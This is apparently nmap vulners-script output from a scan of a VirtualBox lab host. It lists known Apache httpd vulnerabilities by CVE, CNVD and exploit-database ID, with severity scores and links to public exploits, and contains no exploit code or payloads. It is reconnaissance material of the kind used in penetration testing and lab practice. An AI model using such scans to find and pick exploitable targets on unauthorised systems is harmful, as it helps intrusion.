- | 4427DEE4-E1E2-5A16-8683-D74750941604 8.8
<https://vulners.com/githubexploit/4427DEE4-E1E2-5A16-8683-D74750941604>
EXPLOIT
- | 3F71F065-66D4-541F-A813-9F1A2F2B1D91 8.8
<https://vulners.com/githubexploit/3F71F065-66D4-541F-A813-9F1A2F2B1D91>
EXPLOIT
- | HTTPD:A7133572D328CD65C350E33F20834FAD 8.2
<https://vulners.com/httpd/HTTPD:A7133572D328CD65C350E33F20834FAD>
- | CVE-2021-44224 8.2 <https://vulners.com/cve/CVE-2021-44224>
- | B0A9E5E8-7CCC-5984-9922-A89F11D6BF38 8.2
<https://vulners.com/githubexploit/B0A9E5E8-7CCC-5984-9922-A89F11D6BF38>
EXPLOIT
- | CVE-2024-38473 8.1 <https://vulners.com/cve/CVE-2024-38473>
- | 249A954E-0189-5182-AE95-31C866A057E1 8.1
<https://vulners.com/githubexploit/249A954E-0189-5182-AE95-31C866A057E1>
EXPLOIT
- | 23079A70-8B37-56D2-9D37-F638EBF7F8B5 8.1
<https://vulners.com/githubexploit/23079A70-8B37-56D2-9D37-F638EBF7F8B5>
EXPLOIT
- | DF041B2B-2DA7-5262-AABE-9EBD2D535041 7.8
<https://vulners.com/githubexploit/DF041B2B-2DA7-5262-AABE-9EBD2D535041>
EXPLOIT
- | PACKETSTORM:164941 7.5
<https://vulners.com/packetstorm/PACKETSTORM:164941> *EXPLOIT*
- | PACKETSTORM:164629 7.5
<https://vulners.com/packetstorm/PACKETSTORM:164629> *EXPLOIT*
- | PACKETSTORM:164609 7.5
<https://vulners.com/packetstorm/PACKETSTORM:164609> *EXPLOIT*

- | HTTPD:F6C47B71D440F1A5B8EC9883D1516A33 7.5
<https://vulners.com/httpd/HTTPD:F6C47B71D440F1A5B8EC9883D1516A33>
- | HTTPD:F1CFBC9B54DFAD0499179863D36830BB 7.5
<https://vulners.com/httpd/HTTPD:F1CFBC9B54DFAD0499179863D36830BB>
- | HTTPD:CD723D45902C2E914960ED617BF64BD6 7.5
<https://vulners.com/httpd/HTTPD:CD723D45902C2E914960ED617BF64BD6>
- | HTTPD:C317C7138B4A8BBD54A901D6DDDCB837 7.5
<https://vulners.com/httpd/HTTPD:C317C7138B4A8BBD54A901D6DDDCB837>
- | HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F 7.5
<https://vulners.com/httpd/HTTPD:C1F57FDC580B58497A5EC5B7D3749F2F>
- | HTTPD:B1B0A31C4AD388CC6C575931414173E2 7.5
<https://vulners.com/httpd/HTTPD:B1B0A31C4AD388CC6C575931414173E2>
- | HTTPD:975FD708E753E143E7DFFC23510F802E 7.5
<https://vulners.com/httpd/HTTPD:975FD708E753E143E7DFFC23510F802E>
- | HTTPD:8D3D8562E77EAD24FA6850949D025BC9 7.5
<https://vulners.com/httpd/HTTPD:8D3D8562E77EAD24FA6850949D025BC9>
- | HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5 7.5
<https://vulners.com/httpd/HTTPD:5E6BCDB2F7C53E4EDCE844709D930AF5>
- | FFE89CAE-FAA6-5E93-9994-B5F4D0EC2197 7.5
<https://vulners.com/githubexploit/FFE89CAE-FAA6-5E93-9994-B5F4D0EC2197>
EXPLOIT
- | FF610CB4-801A-5D1D-9AC9-ADFC287C8482 7.5
<https://vulners.com/githubexploit/FF610CB4-801A-5D1D-9AC9-ADFC287C8482>
EXPLOIT
- | FDF4BBB1-979C-5320-95EA-9EC7EB064D72 7.5
<https://vulners.com/githubexploit/FDF4BBB1-979C-5320-95EA-9EC7EB064D72>
EXPLOIT
- | FCAF01A0-F921-5DB1-BBC5-850EC2DC5C46 7.5
<https://vulners.com/githubexploit/FCAF01A0-F921-5DB1-BBC5-850EC2DC5C46>
EXPLOIT
- | F893E602-F8EB-5D23-8ABF-920890DB23A3 7.5
<https://vulners.com/githubexploit/F893E602-F8EB-5D23-8ABF-920890DB23A3>
EXPLOIT
- | F7F6E599-CEF4-5E03-8E10-FE18C4101E38 7.5
<https://vulners.com/githubexploit/F7F6E599-CEF4-5E03-8E10-FE18C4101E38>
EXPLOIT
- | F463914D-1B20-54CA-BF87-EA28F3ADE2A3 7.5
<https://vulners.com/githubexploit/F463914D-1B20-54CA-BF87-EA28F3ADE2A3>
EXPLOIT
- | EDB-ID:50383 7.5 <https://vulners.com/exploitdb/EDB-ID:50383> *EXPLOIT*

- | ECD5D758-774C-5488-B782-C8996208B401 7.5
<https://vulners.com/githubexploit/ECD5D758-774C-5488-B782-C8996208B401>
EXPLOIT
- | E9FE319B-26BF-5A75-8C6A-8AE55D7E7615 7.5
<https://vulners.com/githubexploit/E9FE319B-26BF-5A75-8C6A-8AE55D7E7615>
EXPLOIT
- | E7B177F6-FA62-52FE-A108-4B8FC8112B7F 7.5
<https://vulners.com/githubexploit/E7B177F6-FA62-52FE-A108-4B8FC8112B7F>
EXPLOIT
- | E73E445F-0A0D-5966-8A21-C74FE9C0D2BC 7.5
<https://vulners.com/githubexploit/E73E445F-0A0D-5966-8A21-C74FE9C0D2BC>
EXPLOIT
- | E6B39247-8016-5007-B505-699F05FCA1B5 7.5
<https://vulners.com/githubexploit/E6B39247-8016-5007-B505-699F05FCA1B5>
EXPLOIT
- | E5C174E5-D6E8-56E0-8403-D287DE52EB3F 7.5
<https://vulners.com/githubexploit/E5C174E5-D6E8-56E0-8403-D287DE52EB3F>
EXPLOIT
- | E0EEEDE5-43B8-5608-B33E-75E65D2D8314 7.5
<https://vulners.com/githubexploit/E0EEEDE5-43B8-5608-B33E-75E65D2D8314>
EXPLOIT
- | E-739 7.5 <https://vulners.com/dsquare/E-739> *EXPLOIT*
- | E-738 7.5 <https://vulners.com/dsquare/E-738> *EXPLOIT*
- | DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D 7.5
<https://vulners.com/githubexploit/DF57E8F1-FE21-5EB9-8FC7-5F2EA267B09D>
EXPLOIT
- | DBF996C3-DC2A-5859-B767-6B2FC38F2185 7.5
<https://vulners.com/githubexploit/DBF996C3-DC2A-5859-B767-6B2FC38F2185>
EXPLOIT
- | DB6E1BBD-08B1-574D-A351-7D6BB9898A4A 7.5
<https://vulners.com/githubexploit/DB6E1BBD-08B1-574D-A351-7D6BB9898A4A>
EXPLOIT
- | D228B59B-465A-509D-A681-012DB9348698 7.5
<https://vulners.com/githubexploit/D228B59B-465A-509D-A681-012DB9348698>
EXPLOIT
- | D0E79214-C9E8-52BD-BC24-093970F5F34E 7.5
<https://vulners.com/githubexploit/D0E79214-C9E8-52BD-BC24-093970F5F34E>
EXPLOIT
- | CVE-2025-53020 7.5 <https://vulners.com/cve/CVE-2025-53020>
- | CVE-2025-49630 7.5 <https://vulners.com/cve/CVE-2025-49630>

	CVE-2024-47252	7.5	https://vulners.com/cve/CVE-2024-47252
	CVE-2024-43394	7.5	https://vulners.com/cve/CVE-2024-43394
	CVE-2024-43204	7.5	https://vulners.com/cve/CVE-2024-43204
	CVE-2024-42516	7.5	https://vulners.com/cve/CVE-2024-42516
	CVE-2024-39573	7.5	https://vulners.com/cve/CVE-2024-39573
	CVE-2024-38477	7.5	https://vulners.com/cve/CVE-2024-38477
	CVE-2024-38472	7.5	https://vulners.com/cve/CVE-2024-38472
	CVE-2024-27316	7.5	https://vulners.com/cve/CVE-2024-27316
	CVE-2023-31122	7.5	https://vulners.com/cve/CVE-2023-31122
	CVE-2023-27522	7.5	https://vulners.com/cve/CVE-2023-27522
	CVE-2022-30556	7.5	https://vulners.com/cve/CVE-2022-30556
	CVE-2022-30522	7.5	https://vulners.com/cve/CVE-2022-30522
	CVE-2022-29404	7.5	https://vulners.com/cve/CVE-2022-29404
	CVE-2022-26377	7.5	https://vulners.com/cve/CVE-2022-26377
	CVE-2022-22719	7.5	https://vulners.com/cve/CVE-2022-22719
	CVE-2021-41524	7.5	https://vulners.com/cve/CVE-2021-41524
	CVE-2021-36160	7.5	https://vulners.com/cve/CVE-2021-36160
	CVE-2021-34798	7.5	https://vulners.com/cve/CVE-2021-34798
	CVE-2021-33193	7.5	https://vulners.com/cve/CVE-2021-33193
	CVE-2021-31618	7.5	https://vulners.com/cve/CVE-2021-31618
	CVE-2021-26690	7.5	https://vulners.com/cve/CVE-2021-26690
	CVE-2020-9490	7.5	https://vulners.com/cve/CVE-2020-9490
	CVE-2020-13950	7.5	https://vulners.com/cve/CVE-2020-13950
	CVE-2020-11993	7.5	https://vulners.com/cve/CVE-2020-11993
	CVE-2006-20001	7.5	https://vulners.com/cve/CVE-2006-20001
	CNVD-2024-20839	7.5	https://vulners.com/cnvd/CNVD-2024-20839
	CNVD-2023-93320	7.5	https://vulners.com/cnvd/CNVD-2023-93320
	CNVD-2023-80558	7.5	https://vulners.com/cnvd/CNVD-2023-80558
	CNVD-2022-53584	7.5	https://vulners.com/cnvd/CNVD-2022-53584
	CNVD-2022-41639	7.5	https://vulners.com/cnvd/CNVD-2022-41639
	CNVD-2022-03223	7.5	https://vulners.com/cnvd/CNVD-2022-03223

- | CF47F8BF-37F7-5EF9-ABAB-E88ECF6B64FE 7.5
<https://vulners.com/githubexploit/CF47F8BF-37F7-5EF9-ABAB-E88ECF6B64FE>
EXPLOIT
- | CDC791CD-A414-5ABE-A897-7CFA3C2D3D29 7.5
<https://vulners.com/githubexploit/CDC791CD-A414-5ABE-A897-7CFA3C2D3D29>
EXPLOIT
- | CD48BD40-E52A-5A8B-AE27-B57C358BB0EE 7.5
<https://vulners.com/githubexploit/CD48BD40-E52A-5A8B-AE27-B57C358BB0EE>
EXPLOIT
- | C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B 7.5
<https://vulners.com/githubexploit/C9A1C0C1-B6E3-5955-A4F1-DEA0E505B14B>
EXPLOIT
- | C8C7BBD4-C089-5DA7-8474-A5B2B7DC5E79 7.5
<https://vulners.com/githubexploit/C8C7BBD4-C089-5DA7-8474-A5B2B7DC5E79>
EXPLOIT
- | C8799CA3-C88C-5B39-B291-2895BE0D9133 7.5
<https://vulners.com/githubexploit/C8799CA3-C88C-5B39-B291-2895BE0D9133>
EXPLOIT
- | C67E8849-6A50-5D5F-B898-6C5E431504E0 7.5
<https://vulners.com/githubexploit/C67E8849-6A50-5D5F-B898-6C5E431504E0>
EXPLOIT
- | C26A395B-9695-59E4-908F-866A561936E9 7.5
<https://vulners.com/githubexploit/C26A395B-9695-59E4-908F-866A561936E9>
EXPLOIT
- | C068A003-5258-51DC-A3C0-786638A1B69C 7.5
<https://vulners.com/githubexploit/C068A003-5258-51DC-A3C0-786638A1B69C>
EXPLOIT
- | C0380E16-C468-5540-A427-7FE34E7CF36B 7.5
<https://vulners.com/githubexploit/C0380E16-C468-5540-A427-7FE34E7CF36B>
EXPLOIT
- | BD3652A9-D066-57BA-9943-4E34970463B9 7.5
<https://vulners.com/githubexploit/BD3652A9-D066-57BA-9943-4E34970463B9>
EXPLOIT
- | BC027F41-02AD-5D71-A452-4DD62B0F1EE1 7.5
<https://vulners.com/githubexploit/BC027F41-02AD-5D71-A452-4DD62B0F1EE1>
EXPLOIT
- | B946B2A1-2914-537A-BF26-94B48FC501B3 7.5
<https://vulners.com/githubexploit/B946B2A1-2914-537A-BF26-94B48FC501B3>
EXPLOIT
- | B9151905-5395-5622-B789-E16B88F30C71 7.5
<https://vulners.com/githubexploit/B9151905-5395-5622-B789-E16B88F30C71>
EXPLOIT

- | B58E6202-6D04-5CB0-8529-59713C0E13B8 7.5
<https://vulners.com/githubexploit/B58E6202-6D04-5CB0-8529-59713C0E13B8>
EXPLOIT
- | B53D7077-1A2B-5640-9581-0196F6138301 7.5
<https://vulners.com/githubexploit/B53D7077-1A2B-5640-9581-0196F6138301>
EXPLOIT
- | B4483895-BA86-5CFB-84F3-7C06411B5175 7.5
<https://vulners.com/githubexploit/B4483895-BA86-5CFB-84F3-7C06411B5175>
EXPLOIT
- | B0B1EF25-DE18-534A-AE5B-E6E87669C1D2 7.5
<https://vulners.com/githubexploit/B0B1EF25-DE18-534A-AE5B-E6E87669C1D2>
EXPLOIT
- | B0208442-6E17-5772-B12D-B5BE30FA5540 7.5
<https://vulners.com/githubexploit/B0208442-6E17-5772-B12D-B5BE30FA5540>
EXPLOIT
- | A9C7FB0F-65EC-5557-B6E8-6AFBBF8F140F 7.5
<https://vulners.com/githubexploit/A9C7FB0F-65EC-5557-B6E8-6AFBBF8F140F>
EXPLOIT
- | A820A056-9F91-5059-B0BC-8D92C7A31A52 7.5
<https://vulners.com/githubexploit/A820A056-9F91-5059-B0BC-8D92C7A31A52>
EXPLOIT
- | A6753173-D2DC-54CC-A5C4-0751E61F0343 7.5
<https://vulners.com/githubexploit/A6753173-D2DC-54CC-A5C4-0751E61F0343>
EXPLOIT
- | A66531EB-3C47-5C56-B8A6-E04B54E9D656 7.5
<https://vulners.com/githubexploit/A66531EB-3C47-5C56-B8A6-E04B54E9D656>
EXPLOIT
- | A1FF76C0-CF98-5704-AEE4-DF6F1E434FA3 7.5
<https://vulners.com/githubexploit/A1FF76C0-CF98-5704-AEE4-DF6F1E434FA3>
EXPLOIT
- | A0F268C8-7319-5637-82F7-8DAF72D14629 7.5
<https://vulners.com/githubexploit/A0F268C8-7319-5637-82F7-8DAF72D14629>
EXPLOIT
- | 9EE3F7E3-70E6-503E-9929-67FE3F3735A2 7.5
<https://vulners.com/githubexploit/9EE3F7E3-70E6-503E-9929-67FE3F3735A2>
EXPLOIT
- | 9D511461-7D24-5402-8E2A-58364D6E758F 7.5
<https://vulners.com/githubexploit/9D511461-7D24-5402-8E2A-58364D6E758F>
EXPLOIT
- | 9CEA663C-6236-5F45-B207-A873B971F988 7.5
<https://vulners.com/githubexploit/9CEA663C-6236-5F45-B207-A873B971F988>
EXPLOIT

- | 987C6FDB-3E70-5FF5-AB5B-D50065D27594 7.5
<https://vulners.com/githubexploit/987C6FDB-3E70-5FF5-AB5B-D50065D27594>
EXPLOIT
- | 9814661A-35A4-5DB7-BB25-A1040F365C81 7.5
<https://vulners.com/githubexploit/9814661A-35A4-5DB7-BB25-A1040F365C81>
EXPLOIT
- | 8FB9E7A8-9A5B-5D87-9A44-AE4A1A92213D 7.5
<https://vulners.com/githubexploit/8FB9E7A8-9A5B-5D87-9A44-AE4A1A92213D>
EXPLOIT
- | 8A14FEAD-A401-5B54-84EB-2059841AD1DD 7.5
<https://vulners.com/githubexploit/8A14FEAD-A401-5B54-84EB-2059841AD1DD>
EXPLOIT
- | 89732403-A14E-5A5D-B659-DD4830410847 7.5
<https://vulners.com/githubexploit/89732403-A14E-5A5D-B659-DD4830410847>
EXPLOIT
- | 789B6112-E84C-566E-89A7-82CC108EFCD9 7.5
<https://vulners.com/githubexploit/789B6112-E84C-566E-89A7-82CC108EFCD9>
EXPLOIT
- | 788F7DF8-01F3-5D13-9B3E-E4AA692153E6 7.5
<https://vulners.com/githubexploit/788F7DF8-01F3-5D13-9B3E-E4AA692153E6>
EXPLOIT
- | 788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D 7.5
<https://vulners.com/githubexploit/788E0E7C-6F5C-5DAD-9E3A-EE6D8A685F7D>
EXPLOIT
- | 749F952B-3ACF-56B2-809D-D66E756BE839 7.5
<https://vulners.com/githubexploit/749F952B-3ACF-56B2-809D-D66E756BE839>
EXPLOIT
- | 7248BA4C-3FE5-5529-9E4C-C91E241E8AA0 7.5
<https://vulners.com/githubexploit/7248BA4C-3FE5-5529-9E4C-C91E241E8AA0>
EXPLOIT
- | 6E484197-456B-55DF-8D51-C2BB4925F45C 7.5
<https://vulners.com/githubexploit/6E484197-456B-55DF-8D51-C2BB4925F45C>
EXPLOIT
- | 6E104766-2F7A-5A0A-A24B-61D9B52AD4EE 7.5
<https://vulners.com/githubexploit/6E104766-2F7A-5A0A-A24B-61D9B52AD4EE>
EXPLOIT
- | 6C0C909F-3307-5755-97D2-0EBD17367154 7.5
<https://vulners.com/githubexploit/6C0C909F-3307-5755-97D2-0EBD17367154>
EXPLOIT
- | 68E78C64-D93A-5E8B-9DEA-4A8D826B474E 7.5
<https://vulners.com/githubexploit/68E78C64-D93A-5E8B-9DEA-4A8D826B474E>
EXPLOIT

- | 6758CFA9-271A-5E99-A590-E51F4E0C5046 7.5
<https://vulners.com/githubexploit/6758CFA9-271A-5E99-A590-E51F4E0C5046>
EXPLOIT
- | 674BA200-C494-57E6-B1B4-1672DDA15D3C 7.5
<https://vulners.com/githubexploit/674BA200-C494-57E6-B1B4-1672DDA15D3C>
EXPLOIT
- | 628A345B-5FD8-5A2F-8782-9125584E4C89 7.5
<https://vulners.com/githubexploit/628A345B-5FD8-5A2F-8782-9125584E4C89>
EXPLOIT
- | 5D88E443-7AB2-5034-910D-D52A5EFF5FC 7.5
<https://vulners.com/githubexploit/5D88E443-7AB2-5034-910D-D52A5EFF5FC>
EXPLOIT
- | 5A864BCC-B490-5532-83AB-2E4109BB3C31 7.5
<https://vulners.com/githubexploit/5A864BCC-B490-5532-83AB-2E4109BB3C31>
EXPLOIT
- | 5A54F5DA-F9C1-508B-AD2D-3E45CD647D31 7.5
<https://vulners.com/githubexploit/5A54F5DA-F9C1-508B-AD2D-3E45CD647D31>
EXPLOIT
- | 500CE683-17EB-5776-8EF6-85122451B145 7.5
<https://vulners.com/githubexploit/500CE683-17EB-5776-8EF6-85122451B145>
EXPLOIT
- | 4E5A5BA8-3BAF-57F0-B71A-F04B4D066E4F 7.5
<https://vulners.com/githubexploit/4E5A5BA8-3BAF-57F0-B71A-F04B4D066E4F>
EXPLOIT
- | 4E4BAF15-6430-514A-8679-5B9F03584B71 7.5
<https://vulners.com/githubexploit/4E4BAF15-6430-514A-8679-5B9F03584B71>
EXPLOIT
- | 4C79D8E5-D595-5460-AA84-18D4CB93E8FC 7.5
<https://vulners.com/githubexploit/4C79D8E5-D595-5460-AA84-18D4CB93E8FC>
EXPLOIT
- | 4B46EB21-DF1F-5D84-AE44-9BCFE311DFB9 7.5
<https://vulners.com/githubexploit/4B46EB21-DF1F-5D84-AE44-9BCFE311DFB9>
EXPLOIT
- | 4B44115D-85A3-5E62-B9A8-5F336C24673F 7.5
<https://vulners.com/githubexploit/4B44115D-85A3-5E62-B9A8-5F336C24673F>
EXPLOIT
- | 4B14D194-BDE3-5D7F-A262-A701F90DE667 7.5
<https://vulners.com/githubexploit/4B14D194-BDE3-5D7F-A262-A701F90DE667>
EXPLOIT
- | 45F0EB7B-CE04-5103-9D40-7379AE4B6CDD 7.5
<https://vulners.com/githubexploit/45F0EB7B-CE04-5103-9D40-7379AE4B6CDD>
EXPLOIT

- | 45D138AD-BEC6-552A-91EA-8816914CA7F4 7.5
<https://vulners.com/githubexploit/45D138AD-BEC6-552A-91EA-8816914CA7F4>
EXPLOIT
- | 41F0C2DA-2A2B-5ACC-A98D-CAD8D5AAD5ED 7.5
<https://vulners.com/githubexploit/41F0C2DA-2A2B-5ACC-A98D-CAD8D5AAD5ED>
EXPLOIT
- | 40879618-C556-547C-8769-9E63E83D0B55 7.5
<https://vulners.com/githubexploit/40879618-C556-547C-8769-9E63E83D0B55>
EXPLOIT
- | 3CF66144-235E-5F7A-B889-113C11ABF150 7.5
<https://vulners.com/githubexploit/3CF66144-235E-5F7A-B889-113C11ABF150>
EXPLOIT
- | 3C5B500C-1858-5834-9D23-38DBE44AE969 7.5
<https://vulners.com/githubexploit/3C5B500C-1858-5834-9D23-38DBE44AE969>
EXPLOIT
- | 3B159471-590A-5941-ADED-20F4187E8C63 7.5
<https://vulners.com/githubexploit/3B159471-590A-5941-ADED-20F4187E8C63>
EXPLOIT
- | 3AE03E90-26EC-5F91-B84E-F04AF6239A9F 7.5
<https://vulners.com/githubexploit/3AE03E90-26EC-5F91-B84E-F04AF6239A9F>
EXPLOIT
- | 37A9128D-17C4-50FF-B025-5FC3E0F3F338 7.5
<https://vulners.com/githubexploit/37A9128D-17C4-50FF-B025-5FC3E0F3F338>
EXPLOIT
- | 379FCF38-0B4A-52EC-BE3E-408A0467BF20 7.5
<https://vulners.com/githubexploit/379FCF38-0B4A-52EC-BE3E-408A0467BF20>
EXPLOIT
- | 3749CB78-BE3A-5018-8838-CA693845B5BD 7.5
<https://vulners.com/githubexploit/3749CB78-BE3A-5018-8838-CA693845B5BD>
EXPLOIT
- | 365CD0B0-D956-59D6-9500-965BF4017E2D 7.5
<https://vulners.com/githubexploit/365CD0B0-D956-59D6-9500-965BF4017E2D>
EXPLOIT
- | 2E98EA81-24D1-5D5B-80B9-A8D616BF3C3F 7.5
<https://vulners.com/githubexploit/2E98EA81-24D1-5D5B-80B9-A8D616BF3C3F>
EXPLOIT
- | 2B4FEB27-377B-557B-AE46-66D677D5DA1C 7.5
<https://vulners.com/githubexploit/2B4FEB27-377B-557B-AE46-66D677D5DA1C>
EXPLOIT
- | 27108E72-8DC1-53B5-97D9-E869CA13EFF7 7.5
<https://vulners.com/githubexploit/27108E72-8DC1-53B5-97D9-E869CA13EFF7>
EXPLOIT

- | 24ADD37D-C8A1-5671-A0F4-378760FC69AC 7.5
<https://vulners.com/githubexploit/24ADD37D-C8A1-5671-A0F4-378760FC69AC>
EXPLOIT
- | 1F6E0709-DA03-564E-925F-3177657C053E 7.5
<https://vulners.com/githubexploit/1F6E0709-DA03-564E-925F-3177657C053E>
EXPLOIT
- | 1E6E9010-4BDF-5C30-951C-79C280B90883 7.5
<https://vulners.com/githubexploit/1E6E9010-4BDF-5C30-951C-79C280B90883>
EXPLOIT
- | 1B75F2E2-5B30-58FA-98A4-501B91327D7F 7.5
<https://vulners.com/githubexploit/1B75F2E2-5B30-58FA-98A4-501B91327D7F>
EXPLOIT
- | 18AE455A-1AA7-5386-81C2-39DA02CEFB57 7.5
<https://vulners.com/githubexploit/18AE455A-1AA7-5386-81C2-39DA02CEFB57>
EXPLOIT
- | 17C6AD2A-8469-56C8-BBBE-1764D0DF1680 7.5
<https://vulners.com/githubexploit/17C6AD2A-8469-56C8-BBBE-1764D0DF1680>
EXPLOIT
- | 1337DAY-ID-36854 7.5 <https://vulners.com/zdt/1337DAY-ID-36854>
EXPLOIT
- | 1337DAY-ID-35422 7.5 <https://vulners.com/zdt/1337DAY-ID-35422>
EXPLOIT
- | 1145F3D1-0ECB-55AA-B25D-A26892116505 7.5
<https://vulners.com/githubexploit/1145F3D1-0ECB-55AA-B25D-A26892116505>
EXPLOIT
- | 108A0713-4AB8-5A1F-A16B-4BB13ECEC9B2 7.5
<https://vulners.com/githubexploit/108A0713-4AB8-5A1F-A16B-4BB13ECEC9B2>
EXPLOIT
- | 0BC014D0-F944-5E78-B5FA-146A8E5D0F8A 7.5
<https://vulners.com/githubexploit/0BC014D0-F944-5E78-B5FA-146A8E5D0F8A>
EXPLOIT
- | 06076ECD-3FB7-53EC-8572-ABBB20029812 7.5
<https://vulners.com/githubexploit/06076ECD-3FB7-53EC-8572-ABBB20029812>
EXPLOIT
- | 04E3583E-DFED-5D0D-BCF2-1C1230EB666D 7.5
<https://vulners.com/githubexploit/04E3583E-DFED-5D0D-BCF2-1C1230EB666D>
EXPLOIT
- | 00EC8F03-D8A3-56D4-9F8C-8DD1F5ACCA08 7.5
<https://vulners.com/githubexploit/00EC8F03-D8A3-56D4-9F8C-8DD1F5ACCA08>
EXPLOIT
- | CVE-2025-49812 7.4 <https://vulners.com/cve/CVE-2025-49812>

	HTTPD:D66D5F45690EBE82B48CC81EF6388EE8		7.3	
		https://vulners.com/httpd/HTTPD:D66D5F45690EBE82B48CC81EF6388EE8		
	CVE-2023-38709	7.3		https://vulners.com/cve/CVE-2023-38709
	CVE-2020-35452	7.3		https://vulners.com/cve/CVE-2020-35452
	CNVD-2024-36395	7.3		https://vulners.com/cnvd/CNVD-2024-36395
	CVE-2025-54090	6.3		https://vulners.com/cve/CVE-2025-54090
	CVE-2024-24795	6.3		https://vulners.com/cve/CVE-2024-24795
	CVE-2024-39884	6.2		https://vulners.com/cve/CVE-2024-39884
	HTTPD:5FF2D6B51D8115FFCB653949D8D36345		6.1	
		https://vulners.com/httpd/HTTPD:5FF2D6B51D8115FFCB653949D8D36345		
	CVE-2020-1927	6.1		https://vulners.com/cve/CVE-2020-1927
	CVE-2023-45802	5.9		https://vulners.com/cve/CVE-2023-45802
	HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05		5.5	
		https://vulners.com/httpd/HTTPD:B900BFA5C32A54AB9D565F59C8AC1D05		
	CVE-2020-13938	5.5		https://vulners.com/cve/CVE-2020-13938
	HTTPD:EB26BC6B6E566C865F53A311FC1A6744		5.3	
		https://vulners.com/httpd/HTTPD:EB26BC6B6E566C865F53A311FC1A6744		
	HTTPD:BAAB4065D254D64A717E8A5C847C7BCA		5.3	
		https://vulners.com/httpd/HTTPD:BAAB4065D254D64A717E8A5C847C7BCA		
	HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F		5.3	
		https://vulners.com/httpd/HTTPD:8806CE4EFAA6A567C7FAD62778B6A46F		
	HTTPD:7633AF814EE2E30990BFD8AEA5C7DAC1		5.3	
		https://vulners.com/httpd/HTTPD:7633AF814EE2E30990BFD8AEA5C7DAC1		
	HTTPD:5C8B0394DE17D1C29719B16CE00F475D		5.3	
		https://vulners.com/httpd/HTTPD:5C8B0394DE17D1C29719B16CE00F475D		
	CVE-2022-37436	5.3		https://vulners.com/cve/CVE-2022-37436
	CVE-2022-28614	5.3		https://vulners.com/cve/CVE-2022-28614
	CVE-2022-28330	5.3		https://vulners.com/cve/CVE-2022-28330
	CVE-2021-30641	5.3		https://vulners.com/cve/CVE-2021-30641
	CVE-2020-1934	5.3		https://vulners.com/cve/CVE-2020-1934
	CVE-2019-17567	5.3		https://vulners.com/cve/CVE-2019-17567
	CNVD-2023-30859	5.3		https://vulners.com/cnvd/CNVD-2023-30859
	CNVD-2022-53582	5.3		https://vulners.com/cnvd/CNVD-2022-53582
	CNVD-2022-51059	5.3		https://vulners.com/cnvd/CNVD-2022-51059

| B8198D62-F9C8-5E03-A301-9A3580070B4C 4.3
| https://vulners.com/githubexploit/B8198D62-F9C8-5E03-A301-9A3580070B4C
| *EXPLOIT*

| PACKETSTORM:164501 0.0
| https://vulners.com/packetstorm/PACKETSTORM:164501 *EXPLOIT*

| PACKETSTORM:164418 0.0
| https://vulners.com/packetstorm/PACKETSTORM:164418 *EXPLOIT*

|_ 05403438-4985-5E78-A702-784E03F724D4 0.0
| https://vulners.com/githubexploit/05403438-4985-5E78-A702-784E03F724D4
| *EXPLOIT*

MAC Address: 08:00:27:FD:FD:C0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 67.92 seconds